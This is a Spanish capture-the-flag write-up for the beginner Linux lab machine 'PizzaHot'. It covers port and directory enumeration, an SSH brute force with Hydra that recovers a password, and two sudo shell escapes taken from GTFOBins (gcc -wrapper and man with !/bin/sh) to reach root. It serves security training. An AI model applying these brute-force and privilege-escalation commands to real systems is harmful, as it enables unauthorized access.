PizzaHot – Write-up

STATUS COMPLETADO


Dificultad Principiante

OS: Linux

Creadores: @condorhacks Y @CuriosidadesDeHackers

Conectividad

Realizamos un ping para ver si tenemos conectividad.




Comando: ping -c1 192.168.1.134

Enumeración

Realizamos un escaneo de puertos con ***NMAP*** para identificar los servicios activos en la máquina víctima.

Comando: sudo nmap -sCV -p- 192.168.1.134




En el resultado del escaneo de puertos podemos observar que están abiertos:

1. 22/tcp(SSH): OpenSSH 9.2p1
2. 80/tcp(HTTP): Apache httpd 2.4.59


Al identificar el servidor web, vamos a centrar nuestra enumeración en ella.

Primero vamos a ingresar a la página web.




Vamos a analizar el código fuente de la página web ya que hay algunos programadores que pueden dejar credenciales, de mientras vamos a enumerar directorios del servidor web con ***GoBuster***.

Comando:sudo gobuster dir -u http://192.168.1.134 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php, .html, .jpg



Podemos revisar las páginas a las que se nos redirecciona para ver si encontramos algo de información útil, pero analizando el código fuente del ***index.html*** hemos encontrado información.




Encontramos un nombre de usuario: **pizzapiña.**

Explotación

Como hemos encontrado un nombre de usuario vamos a realizar fuerza bruta con la herramienta ***Hydra***.

Comando: hydra -l pizzapiña -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.134/




Conseguimos las credenciales:

- usuario: **pizzapiña**
- contraseña: **steven**

Vamos a acceder a la máquina víctima a través de *ssh*.

Comando: ssh pizzapiña@192.168.1.134

Introducimos la contraseña y accedemos.




Privilegios

Una vez dentro nuestro objetivo es llegar a ser *root* y encontrar las *flags*.

Lo primero de todo vamos a recoger información.

Realizamos un **Comando: ls**

Para listar el contenido que hay en el directorio actual y encontramos un archivo user.txt que podría tener una *flag* pero no es el caso.




Vamos a recoger información de nuestro usuario para ver si pertenecemos a algún grupo diferente al nuestro, pero no es el caso.

Comando: id

Vamos a revisar que usuarios existen y usan *bash*.

Comando: cat /etc/passwd | grep /bin/bash



Y encontramos que existe otro usuario **pizzasinpiña**.

Una vez obtenida toda esta información vamos a ver como podemos realizar la escalada de privilegios.

Investigamos la versión del *kernel* para ver si podemos aprovechar algún *exploit* existente para esa versión y así escalar privilegios, pero no encontramos nada.

Comando: uname -a

Vamos a ver si hay algún archivo binario con el bit **SUID** activado este bit nos permite ejecutar un programa con los privilegios del propietario del archivo.

Comando: find / -perm -4000 2>/dev/null

```
pizzapiña@pizzahot:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/sbin/exim4
```

Revisamos los binarios, pero no encontramos ninguno interesante.

Vamos a ver los permisos de **sudo** que tiene el usuario actual.

Comando: sudo -l

```
pizzapiña@pizzahot:~$ sudo -l
[sudo] contraseña para pizzapiña:
Matching Defaults entries for pizzapiña on pizzahot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzapiña may run the following commands on pizzahot:
    (pizzasinpiña) /usr/bin/gcc
```

Tenemos permisos sudo con del binario **gcc** como usuario **pizzasinpiña**.

Como hemos mencionado antes miramos el binario en la página https://gtfobins.github.io/ para ver como poder escalar privilegios.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcc -wrapper /bin/sh,-s .
```

Comando: sudo -u pizzasinpiña /usr/bin/gcc -wrapper /bin/sh,-s .

```
pizzapiña@pizzahot:~$ sudo -u pizzasinpiña /usr/bin/gcc -wrapper /bin/sh,-s .
$ whoami
pizzasinpiña
$ script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
pizzasinpiña@pizzahot:/home/pizzapiña$
```

Y podemos ver que ahora somos el usuario **pizzasinpiña**.

Para ver el prompt vamos a utilizar el **Comando: script /dev/null -c bash**

Volvemos a realizar la investigación de antes.

Y encontramos un archivo que podría contener una *flag* y efectivamente.

```
pizzasinpiña@pizzahot:~$ ls
user.txt
pizzasinpiña@pizzahot:~$ cat user.txt
[redacted]
```

Ahora vamos a ver como escalar privilegios para llegar a ser *root*.

Volvemos a realizar la investigación de antes.

```
pizzasinpiña@pizzahot:/home/pizzapiña$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/sbin/exim4
pizzasinpiña@pizzahot:/home/pizzapiña$ sudo -l
Matching Defaults entries for pizzasinpiña on pizzahot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzasinpiña may run the following commands on pizzahot:
    (root) NOPASSWD: /usr/bin/man
    (ALL) NOPASSWD: /usr/bin/sudo -l
```

No encontramos ningún archivo interesante con el bit **SUID** activo por lo que pasamos a ver los permisos **sudo** que tiene el usuario **pizzasinpiña**.

Y encontramos que podemos ejecutar el binario **man** como *root* sin tener que proporcionar la contraseña, por lo que volvemos a mirar en la página https://gtfobins.github.io/


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo man man
!/bin/sh
```

Comando: sudo -u root /usr/bin/man man


```
pizzasinpiña@pizzahot:~$ sudo -u root /usr/bin/man man
```



Introducimos la instrucción que nos indican en GTFOBins **!/bin/sh**



Y conseguimos ser el usuario *root*.



Y buscamos la *flag* hasta encontrarla.